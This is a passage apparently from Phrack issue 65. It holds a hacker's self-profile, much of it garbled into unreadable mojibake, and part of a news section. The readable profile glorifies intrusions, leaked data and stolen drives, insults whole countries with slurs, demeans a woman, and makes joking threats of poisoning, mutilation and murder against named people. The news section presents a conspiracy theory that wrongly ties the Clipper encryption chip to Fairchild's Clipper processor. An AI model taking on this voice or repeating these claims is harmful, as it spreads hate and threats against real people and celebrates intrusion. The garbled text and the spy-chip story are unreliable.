' 6Æ 6·v &R f÷VæFW" G&-6² föƶW&F-ær 6VæG2 â \div Vâ 4õ2 F\grave{o} F†P
' v÷&ÆB gFW" f÷&vWGF-ær Fò ''W6, †-2 FVWF, æV &Ç' &W7VÇG2 -â
        fatal halitosis.
' v F6†-ær F†R •$2 7V-6-FRÖ 66-FVçF Â FV F‡2 öb &-
                                                 , ÖVÆV7G&÷63 @
′ VæföÆ@
′Ö'G'&ÖW66, &V 6†W2 Ö-FÆ-fR 7&-6-3º FVæ-W2 ÷vâ ö&W6-G' æ@
' F†R ÷væ-ær öb 6æ÷'Bæ÷&p
|---=[ Memorable people you have met
' &÷VæGF &ÆP
′F†R & -â f÷&W7B W ′‡6÷VæG2 Æ-¶R â F÷& &ÆR 7GVffVB æ-Ö À
' g&öÒ Ö GFV"2' 'WB G&W76W2 -â 6†-ç' &VfÆV7F-fR & fW" 6Æ÷F†-ær•
′ 6 F –â 7'Væ6, "æò F† æ·2 GS B ′ FöâwB v çB –÷R Fò ÷ Vâ W ו
′6† ·& 2 v—F, 7 V6− Â &VæW&w′Ö 76 vR"•
' öf−" &¶−â v÷&ÆBw2 ÆV F−ær "4Õ f−ævW' &−çF−ær FV6†æöÆöv−7@
′ †öæW′ FWr Öö÷&RÂ 6†-ÆB † 6¶W" &öF-w′ æB v÷&ÆBw2 ÆV F-æp
′ W‡ ÆÖ—B 6 F ÆÖWVW
′ 6†ö²Â v÷&ÆBw2 f÷&VÖ÷7B Ö÷&Ööâ † 6¶W
′ 7W' &-6-ævÇ'Â 6öÖR  7GV Â † 6¶W'2 ‡f &-÷W2 ÖVÖ&W'2 öb ÖôB'À
' v†-ÆR GFVæF-ær "õ RÂ F†R v÷'7B 6öâ 'wfR WfW" &VVâ Fð
′ F†R FV F, fVvWF &ÆRÂ Æ &vW7B 6 &&öâ fö÷G &-çB öb ç′æWF-¦Và
   6¶WB f -'•
|---=[ Memorable places you have been
′ 7 bw2 Ö - 7 öö † ÇF†÷Vv, 'vB v-fR -B & 6² -â †V 'F&V @
' f÷" 6† æ6R Fò F ¶R | ÷-&-FR -â †-2 VÆV7G&-2 v†VVÆ6† -"
```

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instead)
' 7g2æ÷ Væ'6Bæ÷&p
′ 3 w2 f Ö÷W2 %7GVF-ò 3 33r" " 4´″är dõ%@
' &Æ÷†ÆW'w2 6†-ÆB ÷&â &6†-fP
|---=[ How started PR0J3KT M4YH3M ?
′ F†R -FV ö'f-÷W6Ç′ -6âwB 6öÖWF†-ær VçF-&VÇ′ æWr ÷" ÷&-v-æ Ââ
        The earliest known historical precursor to Project Mayhem was
        Erostratus, who set fire to the Temple of Artemis at Ephesus,
' öæR öb F†R 6WfVâ vöæFW'2 öb F†R æ6-VçB v÷&ÆBâ F†÷Vv, †-0
′Ö÷F-fW2 vW&R VW7F-öæ &ÆR ††R 6†-WfVB F†R 7B ÖW&VÇ′ &V6 W6R
        he had no other way of immortalizing his name), the base concept
        was there: destroying something beautiful just for the hell of
′-Bâ æ÷FS¢ FW7G'V7F-öâ æB f æF Æ-6Ò ÷WB öb -væ÷& æ6R æB fV "
        are decidedly less noble in nature. Obviously, there was some
′-ç7-& F-öâ g&öÒ F†R æ÷fVÂÂ f-v‡B 6ÇV"â 2 f " 2 66VæR×&VÆ FV@
′ –æfÇVVæ6W2Â F†W&R vW&R 6öÖR V &Ç′ &V7W'6÷'2âââ F†R fVæW& &ÆR
         e-zine "CITADEL" and some of the better work of BOW (Brotherhood
        of Warez). ~el8 was probably the single biggest source of
         creative energy fueling PROJ3KT M4YH3M, and is still
        remembered to this day as the greatest, most revolutionary
' & E 6¶† B V& E-6 F-öâ öb EAÂ F-ÖRÂ 'WB v† B & V EÇ' ¶-62×7F 'FV@
 # £4\muB ÓE"f4\mathring{O} v 2 F†R &V\mathring{\varsigma}B Æ 6^2 öb 7V66W72 öb
        anti.security.is, a formal anti-disclosure movement constructed
         from a lucid and cogent document illustrating why it would be
        better for all parties in the infosec community to stop
        publishing exploit code. But as the US government is fond of
         saying of the Taliban, it soon occurred to many of us that
         these whitehats, like their white-turbaned friends in
        Afghanistan, "respond only to violence." Enter PR0J3KT M4YH3M,
      vâ öfb "2w2 f-v‡B 6ÇV" F-f-6-öââ ÆÂ -â ÆÂÂ # £4μB
        M4YH3M had an impressive run, resulting in the ownage of high
 &öf-ÆR v†-FV† G2 -æ6ÇVF-ær F†Vò FR & GB ¶Wf-â Ö-Fæ-6²À
  æB Ö 'G' &öW66,â •$2 6W'fW'2 vW&R 6öç VW&VB æB F†V-"
        operators were vanquished. Prominent "hacker" magazines were
         stolen and leaked prematurely. Hard drives were dd'ed,
        tar'ed, gzipped', gpg'ed, and shipped off to snu.ac.kr.
' 6öFW2 öb v†-FV† G2 vW&R & 6¶Fö÷&VB æB V&Æ-6†V@
′ VæW‡ V7FVFÇ'â f-öÆVçBööffVç6-fR÷6 7&-ÆVv-÷W2 &Æ 6¶† B
  44"' 'B v 2 7&V FVBâ †V W‡ ÆÖ—F F-Öâ GWF÷&- Ç2 vW&P
' &V'& æFVBâ †-FÆ-7G2 öb F†R v†-FV† B 6öÖ×Væ-G' vW&R
        compiled. Info-security professionals were fired. Whitehat
        books & movies were leaked. g4yh1tl3r lived, died, and was born
        again. And we all had a lot of fun.
|---=[ Things you are proud of
' 6Æ÷6-ær 6 F -ç2 öb 7'W6, 3" †×VÇF- ÆR F-ÖW2 v-F, f-æW76R•
′ 6ö-æ-ær 6WfW& Â 6 F6, ‡& 6W2 v†-6, g& ÖVB F†R |V-FvV-7B ö`
′ F†R &Æ 6¶† B Ö÷fVÖVçB öb F†R V &Ç′ # 7B 6VçGW'' -æ6ÇVF-ær
         "w00w00 is p00p00"
' &V6öÖ-ær F†R f-'7B &† 6¶W" †÷fW" R gBâ F ÆÂ' öâ 7FW&ö-G2
′ G& ç66VæF-ær F†R &ÆööBÖ'& -â & '&-W
' &V F-ær F†R Æ 7B R --77VW2 öb ‡& 6° v--F†÷WB ÆV &æ-ær ç--F†-ær æWp
′7FV ÇF†-Ç′ fö-F-ær ÆÂ †-FFVâ Fö-ÆWB÷6†÷vW" 6 ×2 B " #
′ &V6öÖ-ær F†R f-'7B † 6¶W" Fò w&-FR W‡ ÆÖ-B †V FW'2 -â V&öæ-70
                                  V '2 'VæFÆVB v-F, òu&V-ÆÇ'w0
  &÷VB WF†÷" öb â W‡ Æö—B F† B
' $æWGv÷&2 6V7W&-G' 76W76ÖVçB" &öö2Â gFW" -æf÷6V2 vVæ-W2 6‡&-2
        McNab deletes comments/headers and submits it for inclusion
' &V6öÖ-ær F†R f-'7B W'6öâ Fò &Ò &÷, g&öÒ 6VÆÇVÆ " FWf-6P
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' tv†-ÆR B æ-v‡F6ÇV" Æ %7v÷&Ff-6,"•
′6öÖ-ær g&öÒ fÖ-Ç' g&VR öb ÖVçF Â &WF &F F-öâ÷ ‡-6-6 Â &-'F€
' FVfV7G0
′ FVÖÖç7G& F-ær Fò F†R v÷&ÆB &W V FVFÇ′ †÷r 7GW -B -B -2 Fò &P
  v†-FV† @
′ G&-V× †-ær ÷fW" † 6¶W'2 7V6, 2 Ö÷7F† FVB Ö-76ævÆæ²Â v÷bÖ&ö'À
′ &Vâע —F7& 6¶W" ¶b æB ¦öWvVR FÒ V &â F†R F—FÆR öb &&Æ 6¶W7@
       man on efnet"
′ÆV &æ-ær †÷r Fò •'V×
                       &öf-6-VçFÇ' gFW" v F6†-ær öæÇ' P
′Ö-çWFW2 öb &-¦P
' 6W'f-ær f÷" 6WfW&  -V '2 2 F†R †-v, 6† æ6VÆÆ÷" öb ¢æ 2æ•
 æB ¢æ 2æ§
′ ÷&FW&-ær F†R v÷&ÆBw2 öæÇ′ FV Ò æVÃ, F æ² F÷ g&öÒ 6 fW &W72æ6öÐ
' v÷&ÆBw2 f 7FW7B G— W" öâ 7V"Ö æ W7F†WF-2 F÷6W2 öb 7 V6- Â °
′ 7V66W76gVÆÇ′ Ö 6¶-ær ×′ &- öÆ " F-6÷&FW" -â ÷&FW" Fò &V6öÖR
' gVÆÇ' -çFVw& FVB æB &W7 V7FVB ÖVÖ&W" öb w6ö6-WG'p
'&÷F F-ær Æ æW2 öb öÆ &-|VB Æ-v‡B 6÷VçFW&6Æö6·v-6R &÷Væ@
′ f &-÷W2 Væ çF-öÖW'0
|---=[ Things you are not proud of
' WfW" † f-ær &VÆV 6VB 6öFR F<br/>ò F†R V\&Æ-0
' WfW" \dagger f-ær \div7FVB Fò 6V7W&-G' Ö -Æ-ær Æ-7B -â v\dagger-6, F\daggerP
′ -çFVçF-öâ öb ×′ 6÷'&W7 öæFVæ6R v 2 ÆW72 F† â WGFW" 6 &6 6ÒÂ
       mockery, or malice
′ f -ÆVB GFV× B B &Òv-ær FVbÖ6öâæ÷&r v†-ÆR B FVf6öâ GVR Fð
′æWGv÷&² &ö&ÆV×0
' † +r VæFW& &V6- FVB F†-2 & + †-ÆR v-ÆÂ -æWf-F &Ç' &P
′æ÷B Ç6ò ÷&FW&-ær F†R $6÷VçFF÷vâ Fò &Ò" æVÃ, v ÆÂ 6Æö6² g&öÐ
′ 6 fW &W72æ6öÐ
' Væ \Pæ \div v - æv Ç' Æ \div 6 - ær â Væ FW \& w \& \div Væ B - F E^2 7 VV B G - ær 6 ö× WF - F - \ddot{o} à
     &öwVR D"ô55D' &öw& Đ
|---=[ Opinion about security conferences
′ F†W&R &R ç′çVÖ&W" öb fÆ vVB &V 6öç2 v‡′ V÷ ÆR GFVæB÷7 V °
′ B 6V7W&-G′ 6öæfW&Væ6W2â -b -÷Rw&R Æöö¶-ær f÷" &V6övæ-F-öâ ÷"
        publicity, you're probably better off committing suicide
' öâ -\divWGV&R \ddagger6VR \ddagger'VFB Gw-W"" v-¶- VF- f\div" -FV 2'à
′-b-÷Rw&R Æöö¶-ær f÷" &W VÇ6-fR fVÖ ÆR 6ö× æ-öç6†- ÷" fVÆÆ÷p
'Æ÷6W" g&-VæG2 Fò 6ö6-Æ-|R v-F, $•$ÂÂ" -÷RvÆÂ &ö& &Ç' 6 fR
        some time and airfare by checking your local Craigslist first.
' ÷F†W'v-6RÂ F†R &ööb -2 -â F†R VFF-ærâ -V '2 vò -B v÷VÆ@
' &VVâ -æ6öæ6V-f &ÆR F† B F†W&R v÷VÆB öæR F ' &R '6V7W&-G'
        conferences" in retard 3rd world shitpile countries like Mexico,
        Malaysia, and Pakistan. Countries whose only contributions to
        the progression of the digital age
æB &vc &6R ¶-7F â "-à
′ f &-÷W2 •$2 6† ææVÇ2 æB öæÆ-æR ÖW76 vR &ö &G2â
                                                  &VçFÇ'À
′ †-v, FV6, fö6 F-öç2 † fR F ¶Và
′ ÷fW" ×′ 7VvvW7F-öâ —2 Fò 7Fö6² W öâ 6öÖ'&W&÷2Â æ-¶W2Â æ@
′ F †′ 6 " ÖVF ÆÆ-öç2 æ÷r &Vf÷&P
′ F†W′ &V6öÖR &VÆ-72 öb F†R
|---=[ Opinion on Phrack Magazine 1985' ? 1995' ? 2005' ? '2007 ?
        I've always thought this magazine sucked, but in regards to
' F†R 7 V6-f-72 öb F†R VW7F-öâ B † æBÂ -Bw2 &ö& &Ç' v÷GFVâ
        steadily worse over time. OK OK... I'm sure the editorial staff
```

```
' GFV× C¢ % ...$ 4^2 Ô t x"äR Ò tW'Â B EV 7B -Bw2 x+B tC
′ F†-2 v-ÆÂ &Ö& &Ç′ &R F†R v÷'7B -77VR -WBÂ 'WB F† Bw2 f-æR Ð
' 'vÒ §W7B W6-ær F†-2 &÷ †-ÆR 2 Ö÷WF‡ -V6R f÷" ×' FövÖ öb
        physical anabolism and moral decay.
|---=[ What you would like to see published in Phrack?
 â 'F-6ÆR öâ †öæW2 "æ÷B dô•
′ FVf-æ-FVÇ′ Ö÷&R Ö -Â 7 ööÇ2âââ
                                  &VæWvVB fö7W2 öâ †öÖVÖ FP
' -× &÷f-6VB W‡ Æ÷6-fR FWf-6W2âââ Ö -&R WfVâ 6öÖR GWF÷&- Ç2 öà
        drug trafficking for newbies
|---=[ Shoutouts to specific (group of) peoples
' Fö-ær ..."ä'å â' G#G6†3Fâ ÓFâ \cdot& BÂ öF -Ö §G"Â gVæç' 'Væç'À
' ÖÖGVÆR Öb &†-æó'Â sG-f FÃ7" G& FW" F†R 7& §' GW&²Â &Ö6\cdot'
        the virgin hacker Jesus, zilvio, all my Icelandic friends,
         sk8, j & r, Hans Reiser (everybody on IRC talks about murder,
        but nobody actually goes through with it), everybody on asylum
         & its admin, my old friends from #!!ADM and #!hax, the
         zoroastrian insomniac prophet & his partner in crime
|---=[ Flames to specific (group of) peoples
  Òöv -W2 ††W' F-B -÷R ¶æ÷r F†W&Rw2
                                      f 6V&öö² w&÷W f÷
 "U%B æ÷sò ò'Â †B Öö÷&R b †-2 W'6 G§7 Æö-B &ö¦V7B ‡vP
′ 6öÖÖVæB -÷R öâ -÷W" VçG&W &VæWW&- Â f-6-öâ öb GW&æ-ær -÷W
′Æöö²ÖöÖÖÖ'Ö§W7BÖv÷BÖ÷væVB F7 GV× Æöw2 -çF∂ W‡Æö-G2 v-F, -÷W
' \divvâ æ ÖR öâ F\daggerVÒ'Â \&-6<math>\dagger &B $F-6^2 F\daggerVgB" \midÖ\daggerÇ6öâ f S \mid ^2 öâ \dagger-0
′4 C² &¦V7B f -ÇW&R B &V Â Æ-fR'Â F†R 6öæF÷"Â D"R t $U¢ C B
         (your next ten bag of heroin will be cut with ricin), jobe,
        Philip Emeagwali (father of the supercomputer/Internet),
         slashdot, Valdis Kletnieks (if I can't pronounce your name,
         it's time to kill yourself or go back to dragging a plow in
        Latvia), "Dr." Neal Krawetz, Stefan Esser (currently being
        hunted down by European PROJECT MAYHEM operatives with
        instructions to sever the right hand in accordance with holy
         e-jihad Shariah), Eric S. Raymond (still piecing back together
        his ~ from backups after the brutal desecration of his OSI bazaar
        via CVS Oday), Electronic Souls, hack.co.za, xfocus, nsfocus,
        Souljah Boy, "Tiger Team", GNU, Jose Nazario, Luigi Auriemma,
        tsao[IC], divineint (I'm sure the Singaporian government would
        have had you caned by now for trading IRIX/VMS/DGUX/AIX/HPUX/
        Windows src code if you weren't already in their employment),
        Raven (congratulations on having a vagina... it's not even a
        good one, but it's still better than your brain so you should
        probably try hooking instead of thinking for a living), Don
         "Beetle" Bailey, Ron Dufresne, Gadi Evron, lcamtuf, Ulf
        H?rnhammar, jeff moss, pete shipley & other vampire hackers,
         jericho, marcus ranum, chesswick & bellovin, lamo,
        markoff/shimomura/mitnick, theo, knuth, dijkstra & other
' 52 F†V÷'' f w2Â " 4´U" 5$ 4´U
|---=[ Quotes™'
' %uDb 4 "B ' t 2
                  E$ DU#ò" Ò F†R v &W¢ GVFP
' &W-R FöçB v- R Æöw¢" Ò ¶ &VÆW72 ¶ $À
' $'vÒ &÷VB FÒ 6 ' ' † fR 6öÖÖ—GFVB WfW'' 6-â -â F†R FV6 ÆöwVRâ" Đ
′ 6—" &-6† &B 'W'Föà
' &-&2 v &f &R -6çB fW'' gVâ v†Vâ R 6 â §W7B f ç V-6, -÷W" c W¢ââà
′′ fVV Æ-¶R′ vò F‡'R Æ-fR v-F, "DE B öâââçv ƶ-ær F‡'R f-&Wv ÆÇ0
```

```
like IDSPISPOPD" - the_uT
' $' \dagger FR FÒ F\dagger-æ^2 F\dagger B ÆÂ F\daggerR V\dagger-FV\dagger G2 -â F\daggerR V\div&ÆB &P
′ 6öæ6W&æVB F† B  †2 ÖVÖ&W'2  &R 'W7′ † 6¶-ær F†V-" †öÖR Ö 6†-æW2
        when people are really playing ninja gaiden and hocking off their
        computers to buy $1000 dogs." - gayhltler
′%v†-ÆR -÷R vW&R 6ÆVW -ær vR †VÇ VB ÷W'6VÇfW2" Ò 6 æ  â & æ æ
' $'vÒ öâ F†R ¦öÆögB FÒ ¶VW g&öÒ ¶-ÆÆ-ær 'v ÆÂ" Ò Ö-¶R G-6öà
' $'wfR v÷B R v÷&G2 f÷" -÷S¢ G'Vw2 6×VvvÆVB -â &W6-FVçF- À
' & vv vR" Ò ÇS s
' $' wVW72 'vÒ vöææ f FR -çFò &öÆ-f- â" Ò Ö-\PR G-6öà
′$′$W7B v çB Fò 6öç VW" V÷ ÆR æB F†V—"6÷VÇ2"Ò Ö-¶R G—6öà
′$×′ ÷vW" -2 6ò F-66öÖ&ö'VÆ F-ævÇ′ FWf 7F F-ær ′ 6÷VÆB fVVÀ
′ †-2 ×W66ÆR F-77VW2 6öÆÆ 6R VæFW" ×′ f÷&6Râ -Bw2 ÇVF-7&÷W2
        these mortals even attempt to enter my realm." - Mike Tyson
' '7FW -\tilde{a}" ×' R×¢ & ¶R ÷fVâ " Ò v -f FÆW
'$'F†-æ^2×'Ö6^2Öb6æ-G'-2&÷WBF\delta6Æ-\hat{a}"\hat{O}G&-6^2&FVÖ\hat{a}
' &-G2 æ÷B æ-6R FÒ G&V B ÷F†W" V÷ ÆRw2 &÷†W2 Æ-¶R F÷-2×"×W2" Ð
′ Væ¶æ÷và
' %v-F, wVâ & '&V &WGvVVâ -÷W" FVWF, -÷R 7 V 2 öæÇ' -à
′ f÷vVÇ2â" Ò f-v‡B 6ÇV
' $gV62 F Öæ F-öâ Ö â gV62 &VFV× F-öâ vR &R vöBw2 Vçv çFV@
′ 6†-ÆG&Vãò 6ò &R -B " Ò G-ÆW" GW&FVà
′$VB-÷W"Æ-Ö &Vç2"Ò fVÂ% "6æG&°
′$ & 6R 6öæF—F–öâ —2 †÷r f 7B –÷R 6 â †—B F†R &W6WB 'WGFöâ v†Và
' -÷R 7F 'B †V &-ær -÷W" †FB v†-æR" Ò Væ¶æ÷và
′ %vR v-ÆÂ 6†-WfR 6 Ö F†′ v†-ÆR ÖVF-F F-ær ÷fW" 3 w2 7GVF-ð
′ 3 33r ÔõDB" Ò F†U÷U@
' $Æ-¶R ÷W" w&V B ÆV FW"Â F†-2 ¶W&æVÂ ÖÖGVÆR 6VÆV7G2
                                                    6†-ÆB æ@
′ F÷V6†W2 †-Ò -â fW'′ 7 V6-  v 'â" Ò v &W¢ ×VÆÆ , D"R TÔÔ åTTÀ
′ tôÄE5DT″â Ä´Đ
′ $7₩¢ -b -÷R 6 â F ¶R
                       gV6¶-ær F-62Â -÷R 6 â F ¶R
                                                    ö¶R" Đ
′-ÖÖ÷'F  FV6†æ— VP
' %F†R w&V FW7B G&-6º F†R FWf-Â WfW" VÆÆVB v 2 6öçf-æ6-ær F†P
' v÷&ÆB †R FöW6âwB W†−7B" Ò F†R W7V Â 7W7 V7G2 Ò & VFVÆ −&P
′ %6ò ′vÒ & VÆÆ-ær F÷vâ ×Bâ fW7Wf-W2Â æB ×′ &÷ R '&V ·2 æB •
' &Vv-â Fò f ÆÂ æB -Ò f ÆÆ-ær f ÆÆ-ærâ †††, 'vÆÂ æWfW" f÷&vW@
′ F†R FW'&÷" F†Vâ ′ F†÷Vv‡B FÒ ×—6VÆb †W′ † ç6VÂâ † fVâwB -÷P
′ &VVâ 6Öö¶-ær W-÷FR f÷" b 7G& -v‡B F -2 æB 6÷VÆFâwB 6öÖR ö`
′ F†-2 Ö -&R -â -÷W" †V Cò " Ò ¦ööÆ æFW
′ %6†-B -b 'vB ¶æ÷vâ -B v 2 vö-ær Fò &R F†-2 ¶-æB öb
' † fR 7GV6^2 ×' F-6^2 -â F†R Ö 6†VB ÷F FÖW2
' $ $R "ÕR eT4´"är $UD $DTCÒ 5DÕ 5%""är äB eT4² "ÕU" Õtâ 50
' t•D, •B" Ò f 6- Æ 'W6Ræ6öÐ
′ %6ò FöâwB WfW" F Ʋ 6†—Bâ  æB &VÖVÖ&W" 6öÖWF†-ær æ-vv  v†-ÆP
′-÷R & fR æB & çB Ò &ö 6, 6 â Æ—fR f÷"æ-æR F -2 v-F†÷WB -G0
' †V B 'WB -÷R 6 âwB" Ò -ÖÖ÷'F  FV6†æ— VP
′ &C B F† G2 æ÷B Ä E′ ôb D"R Tâ F† G2 õõò g&öÒ 5TÔd″U5D " Đ
′ Væ¶æ÷và
' $6 â 6öÖV&öG' ÆV 6R FVÆÂ ÖR v† B F†R gV62
                                            $TB Ô
                                                      -3óóò
' &' F-B -B B F † R Ç V Ç ¢ " Ò ä ô å " Ô õ U 0
' '∨R F-6, ÷WB &Òw2 Æ-¶R WG&'" Ò F†U÷U@
' %F†W&R †R vöW2â öæR öb vöBw2 ÷vâ &÷F÷G— W2â
                                              †-v,× ÷vW&V@
′×WF çB öb 6öÖR ¶-æB æWfW" WfVâ 6öç6-FW&VB f÷" Ö 72 &öGV7F-öâà
        Too weird to live, and too rare to die." - HST UNF UNF
′ $&V†ÖÆB ′ Ò &V6ÖÖR FV F, F†R FW7G&÷-W" Öb v÷&ÆG2" Ò &Ö&W'@
′÷ Væ†V-ÖW
′ $-B -2 &WGFW" Fò f-æB
                        FV B & &-W2 -â G& 6, 6 â F† â Fð
' f-æB FV B & '' -â G& 6, 6 ç2â" Ò Væ¶æ÷và
′ $ä"tt  D"R $Ò •2 D"R äUr UTtTä"52âââ UTtTä•," Ò Væ¶æ÷vâ † 6¶W
' %uDb 4 "B ' t 2 E$ DU#ò" Ò F†R v &W¢ GVFP
' $f÷" W'6öæ Â &V 6öç2Â ' Fò æ÷B '&÷w6R F†R vV" g&öÒ ×' 6ö× WFW"à
```

```
' "' Ç6ò † fR æ÷B æWB 6öææV7F-öâ ×V6, öb F†R F-ÖRâ' Fò Æöö°
  B vR '6VæB Ö -Â Fò FVÖöâ v†-6, 'Vç2 vvWB æB Ö -Ç2 F†P
 vR & 6º Fò ÖRâ −B −2 fW'' Vff-6-VçB W6R öb ×' F-ÖRÂ 'WB −@
′ -2 6Æ÷r -â &V  F-ÖRÂ" Ò &-6† &B 7F ÆÆÖ à
′ & æB -B 6†÷w2 F† B -÷R &R 6ö× ÆWFR F÷&²â -÷R &R F-66öææV7FV@
        from reality. how can we take you for serious?" -
′Ö& ÆÖW$ ÷ Væ'6Bæ÷&r -â &W7 öç6R Fò 7F ÆÆÖ â öff-6- ÆÇ′v-ææ-æp
 B —&öç'âââ dõ$UdU$U
′#" d 5B " eU$″õU2 B R" Ò F†U÷UBÂ W öâ v-ææ-ær â VæFW&w&÷VæB -&0
        speed typing competition
|---=[ Anything more you want to say
' Æöö\P-ær & 6² öâ ×' -çföÇfVÖVçB -â 6ö× WFW'2Â ' Ò fW'' †
' F† B F†R V ^2 öb \times' 7F-f-G' ö67W'&VB &-v‡B GW&-ær F†R GW&â
        of the 20th century. Hacking was no longer as simple as manual
        labor (wardialing etc.) but finding vulnerabilities and writing
        exploits and tools was not exactly as tedious and prohibitively
        time-consuming as it is currently. To say that I would rather
        commit seppuku than adapt to the challenges of a changing world
        by auditing code for SQL injection vulnerabilities and
        client-side browser exploits is not an exaggeration. On the
        upside of things, hardcore pornography is now far better and
        more widely and freely available than ever, and productive
 &öw& ÖÖ-ær Æ-¶R Td2 6 â &R 6VVâ öâ 6† ææVÇ2 Æ-¶R 7 -¶R Eb f÷
′g&VRâWfW'′F'ÂÖ÷&R æBÖ÷&R-÷Væw7FW'2 &R&÷&âv†ò &RÖç•
        times more likely to contribute articles to socially useful
        publications such as Encyclopedia Dramatica instead of 2600.
        Spreading terror and wreaking havoc for "epic lulz" have been
        established as viable alternatives to contributing to open
        source software projects. If you're a kid reading this zine for
′ F†R f-'7B F-ÖR &V6 W6R -÷Rw&R -çFW&W7FVB -â &V6öÖ-ær
                                                       † 6¶W"À
' gV6¶-ær f÷&vWB −Bâ -÷Rw&R &WGFW" öfb 7F 'F-ær 6öÆÆV7F-öâ öb
        poached adult website passwords, or hanging out on 4chan. At
        least trash like this has some modicum of entertainment value,
        whereas the hacking/security scene had become some kind of
        fetid sinkhole for all the worst kinds of recycled academic
        masturbation imaginable. In summary, the end is fucking nigh,
        and don't tell me I didn't warn you... even though there's
        nothing you can do about it.
        Good night and good luck,
        - the UNIX TERRORIST
```

=[EOF]=|•

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x03 of 0x0f

=	-=
==[Phrack World News]=	-=
==[by TCLH]=	-=
=	-=

The Circle of Lost Hackers is looking for any kind of news related to security, hacking, conference report, philosophy, psychology, surrealism, new technologies, space war, spying systems, information warfare, secret societies, ... anything interesting! It could be a simple news with just an URL, a short text or a long text. Feel free to send us your news.

We didn't get any news from the Underground since our last phrack issue, it means that one more time all the news reports are coming from friends of our's.

It would be good if people who claim themself "underground" would send us their news...

Is our underground dead?

- 1. Speedy Gonzales news
- 2. How is CSPP controlloing US education network?
- 3. Retrospective of underground scene
- 4. Killer robots
- 5. Meaningful IP addresses

--[1.



*-[The underground complot: when quebec scene takes too much LSD]-

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http://www.mindkind.org/mindkind1011.zip
*-[ "king of the carders" but busted ]-
http://www.theregister.co.uk/2007/09/18/max_butler_affidavit/
*-[ "secure area" and "Microsoft" don't belong in the same sentence ]-
http://www.stuff.co.nz/4269090a28.html
*-[ Being an ethical hacker is definitely not a good idea ]-
http://www.smh.com.au/news/security/police-swoop-on-hacker-of-the-year/2007
/11/15/1194766821481.html?page=2
*-[ When NSA teaches you how to hack ]-
https://www.hackerdegree.com
Do they read phrack? :)
*-[ When Phrack is a sponsor without its permission ]-
http://conference.hackinthebox.org/hitbsecconf2007kl/?page_id=65
*-[ Terrorism excuse is good for spying business ]-
http://www.corpwatch.org/article.php?id=14821
SAIC...
*-[ Entersect sounds like an interesting target...]-
http://www.washingtonpost.com/wp-dyn/content/article/2008/
04/01/AR2008040103049 pf.html
*-[ Want to work for MI6? ]-
http://news.bbc.co.uk/player/nol/newsid_6150000/newsid_6153000/
6153092.stm?bw=bb&mp=rm&nol_storyid=6153092&news=1
*-[ Flight "not" Simulator ]-
http://www.theregister.co.uk/2008/01/07/
boeing_dreamliner_hacker_concerns/
*-[ This design looks familiar...]-
http://hex90.org/
```

*-[After hacking your brain: hacking your heart!]-

http://packetstormsecurity.org/papers/attack/icd-study.pdf

--[2. How is CSPP controlling US education network]-by dahut

http://www.mccullagh.org/db9/d30-32/kay-rosen-holleyman-1.jpg

The above picture shows Ken Kay, executive director of the Computer Systems Policy Project on the left and Robert Holleyman, president and CEO of the Business Software Alliance on the right.

CSPP (www.cspp.org) was created in 1989, and later on renamed as Technology CEO Council. Bigger members are Applied Material, Dell, EMC, HP, IBM, Intel, Motorola, NCR and Unisys. All these companies together are generating 300 billion dollars of annual revenues.

The company was made on request of the US President, to promote U.S. competitiveness through technology leadership. You can think technology is for information technology. You are wrong. It's for Intelligence technology.

The project is two steps. First is to invent a spy chip and put it in every computer manufactured in US. So did Fairchild (http://en.wikipedia.org/wiki/Fairchild_Semiconductor) by producing the Clipper chip (http://en.wikipedia.org/wiki/Clipper_architecture). The Clipper was designed with internal circuitry to encrypt information and deliver backdoor capabilities, a little bit as the previous PROMIS software was doing with Mainframe.

The Clipper was designed for RISC workstation. After a bankruptcy of Fairchild, and seeing that Hitachi was interested to acquire the company, the US government requested Intergraph to continue the project. So they did by starting the production of a new UNIX workstation line, named Interpro32 and running AT&T Unix operating system.

So, the operating system was containing code to activate the secret part of the CPU, and access to users' data. The following declassified document explains to the US administration how dangerous it could be to continue to use the Clipper chip in conjunction with AT&T: http://www.softwar.net/bush.html. CIA and NSA are involved in this document.

Now that the main US chipset and computer manufacturers are in the secrets of the CIA intelligence, let's go for step two.

In 1996, the US president Clinton did ask to create the CEO Forum, managed by Ken Kay, to establish the best rules for the future classrooms, assuming they will be well connected to the Internet, with the best possible hardware. Members were Apple, Dell, IBM, Compaq, HP, Sun... Next, the US government did ask again to Ken Kay in 2002 to create the Partnership for 21st Century Skills to be at the center of US K-12 education by building collaborative partnerships among education, business, community and government leader (www.21stcenturyskills.org). It was a follow up to the CEO Forum.

Members are:

- * Adobe, AOL, Apple, AT&T, Cisco, Dell, Intel, Microsoft, SAP, Oracle...
- * National Education Association, Ford Motor Company (?) and the US Department of Education

Ken Kay is in charge of driving all these companies to install computer, software and networks systems in all schools of USA, as well as dictating the content of the courses!

Thinking back to the picture in front of this article, you can make the connection between all software companies, the BSA company and Ken Kay. Thanks to the clipper chip success, they all know how to watch you! The cherry on the cake will be to tell you that Ken Kay is managing WWASP, the largest world network of special establishment for "Teens In Crisis". www.wwasp.com

http://en.wikipedia.org/wiki/World_Wide_Association_of_Specialty_Programs_ and Schools

Many parents are complaining against the treatment methods employed by WWASPS institutions. These methods are said to be controversial, as there have been allegations of severe (sexual) abuse and torture by staff. In 2004, during a testimony, Ken Kay stated that in his opinion, sexual activity between staff members and students is "not necessarily abuse". How do you explain that Ken Kay is controlling the whole US computer industry, as well as the US education, and able to manage a galaxy of establishments doing sexual abuses in its total acceptation? (See also http://antiwwasp.com/)

--[3. Retrospective of The Underground scene]-by Duvel

Almost one year after the release of "A brief History of the Underground Scene", it's now time to give some feedback. First of all, The Phrack Staff and I would like to thank you all for your positive and negative comments about this article. The goal of this article was not to explain what the scene once was or what should be but more to provoke the debate. And on this point the article was a success. Now it's time to act.

About the negative comments that I had, I won't reply to each of one. As you have probably seen, I didn't reply to any negative or positive comments (except one at the beginning...my bad) I prefer let people talk. But I was quite amused to see negative comments which for the majority were on some insignificant points (speech recognition is not datamining, this guy doesn't know subnets, underground pyramid is for Holywood magazine or hacking tricks are too lame). It would be stupid to reply to them. So I won't.

One of the thing that I am the most happy about is that a lot of young generations of hackers have found this article interesting and found their way through it. As you have probably seen, there is another article about the Underground scene in this issue. Anonymous' opinion is opposite to mine but if you read beetween the lines, we both go to the same direction.

Of course it's important to understand the history of hacking (what I tried to explain in my article) or how the underground died (what Anonymous tries to explain in his article) but it's more important

to keep hackers alive. Even if the Underground won't ever be the same, the passion is still there. It's this passion of hacking that should stay alive.

